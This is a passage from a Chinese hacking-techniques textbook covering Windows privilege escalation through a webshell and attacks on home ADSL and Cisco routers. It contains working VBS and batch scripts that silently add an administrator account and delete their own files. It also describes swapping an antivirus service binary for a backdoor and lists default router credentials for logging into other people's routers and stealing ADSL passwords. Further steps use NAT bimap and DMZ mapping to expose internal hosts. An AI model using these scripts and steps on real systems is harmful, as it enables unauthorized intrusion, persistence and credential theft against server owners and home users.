这里，利用光盘的自动运行脚本来达到增加用户的目的（必须放置在磁盘根目录下）。当然，也可以直接绑定到一个 rootkit 上，如果管理员通过终端或 PcAnywhere 登录到该计算机进行维护，当他双击 D 盘时，shell.vbs 将会被执行。系统将会增加一个用户名为 IUSR\_EIE，密码为 123456 的管理员账户，并同时删除 autorun.inf 和 shell.vbs 两个文件。

1. 引申

这里假设 C 盘的文件格式是 FAT32。那么，这台服务器将会很轻松地被拿下。因为在这里我们有权限在“C:\Documents and Settings\All Users\「开始」菜单\程序\启动”项里新

## 黑客攻防实战入门（第3版）

建一个 shell.vbs 的文件。内容如下：

```
on error resume next
set shell=createobject("wscript.shell")
shell.run"cmd.exe /c net user IUSR_EIE /del", false, false
shell.run"cmd.exe /c net user IUSR_EIE 123456 /add", false, false
shell.run"cmd.exe /c net localgroup administrators IUSR_EIE /add", false,
false
set fso=CreateObject("Scripting.FileSystemObject")
if fso.FileExists("C:\Documents and Settings\All Users\[开始]菜单\程序
启动\shell.vbs") then
    fso.DeleteFile "C:\Documents and Settings\All Users\[开始]菜单\程序\启动
\shell.vbs", True end if
```

若管理员此时通过终端或 PcAnywhere 登录系统，将会马上获得一个系统账户。

### 相关知识

#### FAT32 与 NTFS 的区别

•FAT 文件系统：FAT（File Allocation Table）是“文件分配表”的意思。它的意义在于对硬盘分区的管理。FAT16、FAT32、NTFS 是目前最常见的 3 种文件系统。

•NTFS 文件系统：它极大地增强了安全性。可以对单个文件设置权限，也可以对文件夹设置权限。NTFS 只为写入的文件部分分配磁盘空间。NTFS 元数据恢复记录，可帮助计算机在断电或发生其他系统问题时尽快恢复信息。它允许在重新启动计算机之后不需要运行 chkdsk.exe 硬盘自检工具即可立刻访问卷，可以用来监视和控制单个用户使用的磁盘空间量。NTFS 的最大驱动器容量远远大于 FAT 的最大驱动器容量，并且随着驱动器容量的增加，NTFS 的性能并不下降，这与 FAT 有着很大的不同。

此时，本地提权陷阱已经做好了，在等待管理员登录的同时，尝试着以另一种方式进行提权——替换系统服务。

#### 2. 替换系统（进程）服务

在 Webshell 中，找到了该主机的部分进程信息：

```
C:\xampplite\apache\bin\apache.exe" -k runservice"
C:\Program Files\Symantec\pcAnywhere\awhost32.exe"
C:\Program Files\Common Files\System\MSSearch\Bin\mssearch.exe"
.....省略若干
C:\PROGRA~1\MICROS~3\MSSQL\bin\sqlservr.exe
C:\PROGRA~1\MICROS~3\MSSQL\bin\sqlagent.exe
C:\PROGRA~1\Serv-U\ServUDaemon.exe
D:\KV2007\JiangMin\AntiVirus\kvsrvxpc.exe
```

```
C:\xampplite\service.exe
C:\xampplite\mysql\bin\mysqld-nt.exe --defaults-file=C:\xampplite\mysql\bin\my.cnf mysql
```

其中，发现有 KV2007 的进程在 D 盘，由于 D 盘用的是 FAT32 格式，有权限修改，可以替换系统服务（进程）来进行提升权限（Windows 不允许删除正在执行的文件，但是可以对正在运行的程序实施重命名）。先尝试把当前正在运行的进程改名，在 Webshell 中输入 `ren "D:\KV2007\JiangMin\AntiVirus\kvsrvxp.exe" kvsrvxpl.exe`，如图 5-123 所示。



图 5-123

成功改名，接下来就是自由发挥了。可以把自己喜欢的后门 Rootkit 放上去，另存为 `kvsrvxp.exe` 在该目录。在这里，笔者用的是批处理来代替后门。

新建批处理 `l.bat`，内容如下：

```
@echo off
net user IUSR_EIE /del >nul
net user IUSR_EIE 123456 /add >nul
net localgroup administrators IUSR_EIE /add >nul
del "D:\KV2007\JiangMin\AntiVirus\kvsrvxp.exe" >nul
ren "D:\KV2007\JiangMin\AntiVirus\kvsrvxpl.exe" kvsrvxp.exe >nul
```

现在进行转化 `l.bat`→`l.com`→`l.exe`，如图 5-124 所示。




图 5-124

## 黑客攻防实战入门（第3版）

将转化后的 1.exe 改名为 kvsvrxp.exe，并上传至 D:\KV2007\JiangMin\AntiVirus\目录下，如图 5-125 所示。



图 5-125

剩下的工作就是等待服务器重启了，写一段 ASP 死循环代码，让 IIS 逐步耗尽系统资源导致 Web 服务无法访问，待管理员重启计算机后，就会得到服务器的管理员权限。

在本节用替换系统服务来进行权限提升，主要是看服务器上所安装的系统服务是否写有权限。一般除了操作系统默认的服务和 C:\Program Files 目录外，被安装到其他目录的服务都有可能被替换。在这里，希望广大管理员及安全爱好者朋友能养成良好的习惯，不把系统服务安装到没有设置好权限的目录中，最大限度地保护自己的服务器。

通过介绍以上那些比较新颖的提权方式，相信大家也应该感觉到了，本节主要侧重于对非系统漏洞进行提权的讲解，而非对系统本地漏洞进行提权。其目的也主要是为了让广大管理员朋友从现在开始，注重自己的服务器，改变个人一些不良习惯，让入侵者无从下手。

## 5.6 小结

本章介绍了 Web 欺骗攻击、SQL 注入、跨站脚本注入、Web 后门及加密隐藏、Web 权限提升等黑客攻防实战技巧。通过介绍，大家应该了解到入侵者可以通过社会工程学、脚本分析与设计来实现对目标网站的渗透，进而再通过系统漏洞或者第三方软件进行提权，并留下 Web 后门。并且，Web 攻击日益成为入侵者采用最多的手段之一。希望通过本章的介绍，能够唤起网站管理人员和开发人员对安全方面的足够意识，能够在网站林立的今天，让入侵者没有可乘之机。

## 第 6 章 盗用路由器

路由器是互联网中必不可少的网络硬件之一，它已经成为各种骨干网内部连接、骨干网间互联、骨干网与互联网相通的主要设备。路由器的地位在 Internet 服务提供商（ISP）中显得尤其重要，要懂得如何入侵路由器，首先需要知道路由器的概念及路由器的工作原理，理解路由器在网络中的作用。本章中，会给大家介绍路由器的概念，使大家能够明白路由器的工作原理，并且针对常见的家用 ADSL 路由器，通过一些实例讲解入侵者攻击路由器的常见方式。

本章主要介绍如下内容：

- ✎ 路由器的概念及路由器的种类
- ✎ 常用的 ADSL 家庭路由器
- ✎ 如何入侵路由器

### 6.1 路由器介绍

#### 6.1.1 什么是路由器

要知道什么是路由器，首先得知道什么是“路由”。所谓“路由”，就是把数据从一个地址传送到另一个地址的行为或动作，路由器正是执行这种动作的网络设备，它的英文名称称为“Router”，是连接多个网络或网段的一种网络设备，它能将不同网络或网段之间的数据信息进行“转换”，使它们之间能够相互“交换”数据，从而构成一个更大的网络。

##### 1. 路由器的发展

多少年来，路由器的发展有起有伏。20 世纪 90 年代中期，传统路由器成为制约 Internet 发展的瓶颈。ATM 交换机取而代之，成为 IP 骨干网的核心，路由器变成了配角。到了 20 世纪 90 年代末期，Internet 规模进一步扩大，流量每半年翻一番，ATM 网又成为瓶颈，路由器东山再起，Gbps 路由交换机在 1997 年面世后，人们又开始以 Gbps 路由交换机取代 ATM 交换机，架构以路由器为核心的骨干网。

##### 2. 路由器的功能

简单来讲，路由器主要有以下几种功能。



- **网络互联**：路由器能支持各种广域网和局域网接口，主要用于互联广域网和局域网，实现不同网络间的相互通信。
- **数据处理**：提供包括分组过滤、分组转发、优先级、复用、加密、压缩和防火墙等功能。
- **网络管理**：路由器提供包括配置管理、性能管理、容错管理和流量控制等功能。

## 6.1.2 路由器与集线器、交换机的区别

### 1. 所处的 OSI 模型不同

集线器工作在第一层（物理层），对于它来说，传送的数据只是电流而已。当电流从一个端口传到集线器中时，它只是简单地将该电流传送到其他端口，并没有智能处理能力，至于其他端口连接的计算机是否接收这些数据，集线器就不管了。

交换机工作在第二层（数据链路层），它比集线器要智能一些，为什么这么说呢？对于它来说，网络上的数据就是 MAC 地址的集合，它能分辨出数据帧中的源 MAC 地址和目的 MAC 地址，因此可以在任意两个端口间建立联系，但是交换机并不懂得 IP 地址，它只知道 MAC 地址。

路由器工作在第三层（网络层），总地来说，它比交换机还要“智能”一些，它能理解数据中的 IP 地址，如果它接收到一个数据包，就检查其中的 IP 地址，如果目标地址是本地网络的就不予理会，如果目标地址是其他网络的，就将数据包转发出本地网络。

### 2. 路由器可连接不同类型的网络

一般来说，常见的交换机和集线器都是用于连接普通的局域网（以太网）的，但是如果将两种网络类型连接起来，比如以太网与 ATM 网，集线器和交换机就无用武之地了。而路由器却能够连接不同类型的局域网和广域网，如以太网、ATM 网、FDDI 网、令牌环网等。不同类型的网络，其传送的数据单元帧（Frame）的格式和大小是不同的，就像公路运输是以汽车为单位装载货物，而铁路运输是以车箱为单位装载货物一样，从汽车运输改为铁路运输，必须把货物从汽车上放到火车车箱上，网络中的数据也是如此，数据从一种类型的网络传输至另一种类型的网络时，必须进行帧格式转换。路由器就有这种能力，而交换机和集线器就没有。

### 3. 路由器具有路径选择能力

在网络通信中，从一个结点到另一个结点，会有很多种路径，路由器可以选择通畅快捷的近路，会大大提高通信速度，减轻网络系统通信负荷，节约网络系统资源，这是集线器和二层交换机根本不具备的性能。实际上，我们所说的“互联网”，就是由各种路由器连接起来的，因为互联网上存在各种不同类型的网络，集线器和交换机根本不能胜任这个任务，所以必须由路由器来担当这个角色。

## 相关知识

### 什么是 OSI 模型？

计算机网络产生之初，每个计算机厂商都有一套自己的网络体系结构的概念，它们之间互不相容。为此，国际标准化组织（ISO）在 1979 年建立了一个分委员会来专门研究一种用于开放系统互连（Open Systems Interconnection）的体系结构，简称 OSI。“开放”这个词表示：只要遵循 OSI 标准，一个系统可以和位于世界上任何地方的也遵循 OSI 标准的其他任何系统进行连接。这个分委员会提出了开放系统互连，即 OSI 参考模型，它定义了连接异种计算机的标准框架。OSI 参考模型分为 7 层，分别是物理层、数据链路层、网络层、传输层、会话层、表示层和应用层。

### 6.1.3 路由器的种类

#### 1. 接入级路由器

大家可能经常把路由器的种类搞混淆，我们通常所说的路由器大多是指接入级路由器，最近 ADSL 上网方式在国内的普及，使得这种宽带路由器得到大范围普及。接入级路由器是指将局域网用户接入到广域网中的路由器设备，局域网中用户接触最多的就是接入级路由器了。只要有互联网的地方，就会有路由器。如果你通过局域网共享线路上网，就一定会使用路由器。大家可能会心生疑问：我是通过代理服务器上网的，不用路由器不是也能接入互联网吗？其实代理服务器也是一种路由器，一台计算机加上网卡，再加上 ISDN（或 MODEM 或 ADSL）接入互联网，再装上代理服务器软件，事实上就已经构成了路由器，只不过代理服务器是用软件实现路由功能，而路由器是用硬件实现路由功能，就像香皂和沐浴露的关系一样，结构组成不同，但是作用却是相同的。其接入 Internet 方式如图 6-1 所示。




图 6-1

## 2. 企业级路由器

企业级路由器用于连接大型企业内成百上千的计算机，普通的用户自然就接触不到了。与接入级路由器相比，企业级路由器支持的网络协议更多，数据传送速度更快，要处理各种局域网类型，支持多种协议，包括 IP、IPX 和 Vine，还要支持防火墙、包过滤，以及大量的管理和安全策略及 VLAN（虚拟局域网）。

## 3. 骨干级路由器

这种路由器只有少数工作在电信等部门的技术人员才能接触到。目前互联网由几十个骨干网构成，每个骨干网服务几千个小规模网络，骨干级路由器实现企业级网络的互联。对它的要求是速度和可靠性，而价格则处于次要地位。硬件可靠性可以采用电话交换网中使用的技术，如热备份、双电源、双数据通路等来获得，这些技术对所有骨干级路由器来说是必需的。因为骨干网是众多其他网络的连接点，一旦出现问题将会影响整个网络，所以路由器在这里扮演的角色是十分重要的，这里的路由器终端系统通常是不允许直接访问的，它们连接长距离骨干网上的 ISP 和企业网络。

一个公司、一个小区的计算机相连接起来，这就形成了局域网（LAN）。由于不同的应用目的和利益需要，20 世纪 70 年代以来，出现了许多标准各异且不能互相兼容的局域网，其中主要有以太网、令牌环网、令牌总线网等。互不兼容的局域网妨碍了信息的交流，但又不可能完全统一这些标准或重建，于是就迫切需要使用某种机制使不同的局域网互相兼容，路由器于是产生了。

## 6.2 ADSL 家庭路由

---

通过上述学习，相信还没有接触过路由器的读者对路由器也有了一个大概的了解。目前，大部分网民接入互联网的方式基本上是通过 ADSL 路由器（接入级路由器）拨号上网的，将自己的网络与外网相连接。随着 ADSL 上网方式在国内的普及，使得 ADSL 宽带路由器在国内得到了大范围普及。随着 ADSL 路由器的增长，路由器的安全问题也随之产生，前段时间北京网通 ADSL 用户和广东地区 ADSL 账号频频被盗，都与路由器的安全有着直接的关系。在这里，将会通过实例给大家演示 ADSL 路由器常见攻击方式。

### 6.2.1 默认口令入侵

一般路由器都会通过“Web”或者“Telnet”方式来设置路由器。所以，可以用扫描器扫描 IP 段的“23”或“80”端口来确定路由器。在进行扫描之前，首先获取本机公网的 IP 地址，如果是拨号用户，则可以在“命令提示符”中输入“ipconfig”命令来获取本

机外网 IP 地址；如果是内网用户，则可以访问“http://www.ip138.com”查询自己的 IP 地址。这样做的目的是能快速选定本机 IP 段附近的存活 IP 主机，不会盲目地扫描无效 IP 地址，耗费过多的时间，从而提高扫描效率。这里用的扫描器是 SuperScan 3.00，SuperScan 3.00 不但支持多线程，而且体积也很小，扫描速度也很快。其程序主界面如图 6-2 所示。




图 6-2

接下来设置 SuperScan 3.00 扫描器的扫描选项，这里我们的计算机 IP 地址为：“220.170.171.148”，在 IP 段栏中填入本机附近的 IP 段，对于本网段的 IP，即 IP 地址前 3 部分与自己的 IP 地址相同的 IP，在扫描时可以把这些数据设置得短小一些，而对于其他网段的地址，一般需要设置得大一点。具体情况根据扫描结果而定，如果输入的数据太小，扫描之后会找不到符合条件的计算机。这里，我们填的是“220.170.170.1”到“220.170.180.254”这个 IP 段。其他设置如图 6-2 所示。因为是扫描目标路由器，所以在端口设置中，取消所有其他端口的勾选，只勾选“23”端口，如图 6-3 所示。



图 6-3

单击“确定”按钮开始扫描，扫描结束之后，结果如图 6-4 所示。



图 6-4

通过图 6-4 可以看到，这个 IP 段一共有 3 台机器打开了 23 端口，单击这 3 台机器左边的小“+”号图标，可以显示这 3 台机器所开放的端口信息。

根据经验可以判断这些 IP 应是由路由器拨号而来的，现在只需在“220.170.170.17”上单击鼠标右键在弹出的快捷菜单中选择“网页浏览”命令即可，如图 6-5 所示。




图 6-5

单击之后会出现一个配置对话框，如图 6-6 所示。单击“确定”按钮后将打开一个 IE 窗口，连接之后弹出的提示框如图 6-7 所示。




图 6-6




图 6-7

根据连接页上的标志，来判断此路由器的型号，通过出厂默认的用户名和密码登录路由器。常见路由器的默认口令如表 6-1 所示。

表 6-1 常见路由器的默认口令

路由器厂商	默认 IP	默认账号	默认密码
TP LINK TD8800	192.168.1.1	root	root
TPLINK 8830	192.168.10.200	Root	root
中兴 831	192.168.1.1	Admin	Admin
神州数码/华硕	192.168.1.1	adsl	adsl1234
Viking	192.168.1.1	Adsl/root	adsl1234/grouter
mt800	192.168.1.1	Admin	Admin
伊泰克	192.168.1.1	supervisor	12345

这里，我们用“Admin”作为登录用户及口令顺利登录路由器，如图 6-8 所示。

其实平常在遇到一些陌生型号的路由器时不要慌乱，因为各种路由器的登录密码常常大同小异，试试常见的口令（如 Admin/root）或者简单的弱口令（如 123456）看是否能登录，因为这种验证方式没有时间或次数限制，所以还可以利用暴力破解程序破译该口令。




图 6-8

单击“下一步”按钮后进入路由器管理界面，单击“WAN 口设置”对 ADSL 拨号进行设定，如图 6-9 所示。

黑客攻防实战入门（第3版）




图 6-9

从图 6-9 可以知道，用户之前所设定的 ADSL 拨号账户显示在“WAN 口设置”中，这时，只要单击鼠标右键，在弹出的快捷菜单中选择“查看源文件”命令，用户的密码即可原原本本地显示出来，如图 6-10 所示。




图 6-10

这样，入侵者通过 ADSL 路由器的默认密码就可将 ADSL 所保存的账户信息窃走，并通过窃取的账户在电信相关站点进行消费，从而使用户的话费账单无故增长。本节中揭露了黑客攻击 ADSL 路由器窃取用户密码的常见方法，大家请勿将其用于不法之途，同时提醒所有与此漏洞相关的用户尽快采取对应措施进行防范。

6.2.2 通过 ADSL 路由器入侵内网

如今，网络上的病毒四处可见，蠕虫传播得愈加迅速。大家可能认为，将自己的计算机放在路由器后面，通过 ADSL 路由器做网关上网，将会避免直接在网络中受众多蠕虫的骚扰，这样计算机将会变得十分安全。其实不然，如果碰到恶意的入侵者，再加上用户自己对路由器安全上的配置不当，看似安全的计算机将不再安全。

当入侵者通过弱口令进入到 ADSL 路由器后，除了能获取用户 ADSL 账户信息，还能通过路由器做些什么呢？因为路由器只是一个硬件设备，入侵者就算拿到路由器权限，能

做的大多是设置路由器自带的规则，最多也只能造成通过此路由器上网的用户与网络无法连通，如果实在无法恢复，则可以使用路由器上自带的“RESET”（复位）按钮将路由器恢复到默认出厂状态，只需简单重新设置一下上网规则即可。由于这只是接入级路由器，通过此路由器上网的用户数目并不多，所以后果并不是很严重。但如果入侵者进入的是骨干级路由器的话，后果会相当严重。因为在骨干级路由器上的任何一个动作都可能导致该路由器所在网络区域无法与 Internet 建立连接，造成数以万计的计算机无法上网。

虽说入侵者能在 ADSL 路由器上所做的动作不多，但通过路由器本身自带的设置规则命令，入侵者还是可以通过设置路由器规则渗透该路由器所在内网计算机的。接下来，我们将一步步透析入侵者是怎样通过路由器渗透内网的。

在 ADSL 路由器中有一种规则名为 NAT 的设置，NAT 即网络地址映射，其意为内网的 IP 地址与外网地址的转换。这样不但可以有效地节省网络中 IP 地址的资源，而且还可以保护内网的计算机不直接承受网络的攻击。

### 相关知识

#### NAT 简介

NAT 是 Network Address Translator 的简称，它又叫做网络地址转换，实现内网 IP 地址与公网 IP 地址之间的相互转换，其作用是让服务器把指定的外网端口的请求转发到指定的内网 IP 上，让其他的机器来响应这些请求，而内网向外网发送时不再像其他网关服务那样随机分配端口，而是用上面指定的端口。也就是说，NAT 将多个内部地址映射为少数几个甚至一个公网地址，使整个局域网中的机器都能够连上 Internet，同时它还有隐藏内部网络结构的作用，具有一定的安全性。但在 SOHO 应用中，当需要 Internet 上的其他用户能够访问 Intranet 上的服务如 Web 和 FTP 等时，这就需要对 NAT 进行端口配置，以实现在 NAT 协议下的各种应用。

入侵者可以通过 NAT 功能，将路由器上任意端口映射到内网计算机上，从而可以使公网计算机直接访问做端口映射的主机。但问题是这样做的话，入侵者将有可能与原路由器失去联系。ISP 往往为了安全起见，ADSL 拨号所获得的 IP 地址常常用的是动态 IP，这种映射方式需要 ADSL 路由器重启后才能生效。ADSL 路由器一旦重启，其 IP 地址也会跟着变动，入侵者很可能因为无法获取目标 IP 地址而以渗透失败而告终。虽然入侵者能够根据特定端口用扫描器重新扫描原 IP 地址段并尝试重新找到原先的 ADSL 路由器，但这样做效率很低，而且有时 ADSL 断线重拨后 IP 地址会分至另一个 IP 网段，入侵者很难顺利地找到原先的 ADSL 路由器。

对于这种情况，入侵者可以使用 NAT 规则中的“Bimap Rule”，将内网主机的 IP 地址直接与公网 IP 地址相映射。这里，我们以 Viking 路由器为例，演示 IP 地址的映射过程。



黑客攻防实战入门（第3版）

该路由器的公网 IP 地址为 222.245.1.33，内网 IP 地址为 192.168.10.1，此例需要将内网计算机“192.168.10.2”映射到公网地址“222.245.1.33”上。

首先登录路由器 Web 管理界面，单击“Services”选项卡中的“NAT”选项，如图 6-11 所示。




图 6-11

在“NAT Options”下拉列表中选择“NAT Rule Entry”选项，然后单击“Add”按钮新增“NAT”的规则，如图 6-12 所示。




图 6-12

在新弹出的窗口中，显示的是进行 NAT 规则设置的一些详细信息，如图 6-13 所示。  
“Rule Flavor”选项是 NAT 的规则种类选择，图 6-13 中所示的规则为“RDR”，它是通过地址和端口的配置，使 Internet 上的用户可以通过访问路由器的公网 IP 来访问内部网络的计算机提供的诸如 Web Server 或 FTP Server 等服务，即常说的端口映射。这里，将“Rule Flavor”的规则设置为“BIMAP”，“BIMAP”的含义是将路由器内部网络中的计算机 IP 地址透明地映射到路由器的公网 IP 上，如图 6-14 所示。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第 6 章 盗用路由器




图 6-13




图 6-14

单击“Submit”按钮提交映射规则，提示规则提交成功，如图 6-15 所示。

这样，外网用户访问路由器公网 IP “222.245.1.33” 时，也就相当于访问路由器所映射的内网 IP “192.168.10.2”。另外，使用这种方式映射后不需要重启路由器所设规则就能生效。相比之下，这种映射 IP 的方式比端口映射方式要“高明”许多。入侵者在成功映射 IP 后，可以使用诸如“X-Scan”类的扫描器，对内网计算机进行渗透。

在一些新型的路由器中，也可以使用“DMZ 主机”选项来直接映射公网 IP。以 TP-LINK 路由器为例，依次单击“高级设定”→“NAT”→“DMZ 主机”，在“DMZ 主机 IP 地址”文本框中输入内部网络的 IP 地址，如图 6-16 所示。




图 6-15




图 6-16

这种映射方式跟 BMAP 规则方式一样，不需要重启路由，映射就能成功。

此外，目前有一部分路由支持花生壳动态域名解析功能，如图 6-17 所示。这样，入侵者可以通过花生壳动态域名功能，随时获取目标路由器的 IP 地址，保持与目标路由的联系。




图 6-17

## 6.3 入侵 Cisco 路由器

### 6.3.1 Cisco 路由器基础

相信大家对 Cisco 路由器并不会陌生，Cisco 的 CCNA 认证属于 Cisco 系列工程师认证体系的入门认证，通过 CCNA 可以证明自己已掌握网络的基本知识，并能初步安装、配置和操作 Cisco 路由器、交换机及简单的 LAN 和 WAN。因为 Cisco 出产的路由器产品广泛位于各地 ISP 的网络连接点，其作用异常重要，它不仅承担着局域网之间及局域网与广域网之间连接的重任，还承担着各城域网与城域网之间连接的重任。所以说 Cisco 路由器的安全关系着所属网段的网络是否能有效连接。学习 Cisco 路由器的基本配置及操作，是入侵 Cisco 路由器的基本前提，其实 Cisco 路由器的操作并没有大家想象中那么难，我们可以将路由器的配置理解为 Linux 下的 Shell 环境，只不过其与真实的 Linux 下的命令不一样罢了。在本节中，将会给大家讲解一些路由器的一些基本操作和配置，希望大家能熟练掌握路由器的一些基本操作。同时，在下一节将会讲解 Cisco 路由器的实例攻击演示。

#### 1. Cisco 路由器的几种配置模式

在用户输入正确口令后，可以打开路由器的控制界面。在命令行状态下，以下是 Cisco 路由器 Shell 环境下的几种工作模式。

##### （1）一般用户模式

该模式主要用于查看路由器的一些基本信息，不能对路由器进行配置，只能执行少数命令。该模式下的提示符为 Router>。

##### （2）特权模式

## 第6章 盗用路由器

该模式主要用于查看、检查、测试路由器或路由器所处网络环境，不能对路由协议进行配置。其提示符为 Router#。从一般用户模式进入到特权模式所使用的命令为“enable”，即 Router>enable。

**小提示：**这里，和 Linux 下的 Shell 环境有些类似，用 Linux 普通账户登录终端的提示符为“\$”，而以 Root 身份登录系统终端内显示的提示符为“#”。由普通用户切换至特权用户的命令为“su”。

### （3）全局配置模式

该模式主要用于配置路由器的全局性参数。进入该模式的前提条件是先进入特权模式，其提示符为“Router(config)#”。从特权模式进入全局配置模式的命令为“Router#config ter”。

### （4）全局模式下的子模式

它包括接口、路由协议、线路等。其进入命令和提示符如下：

```
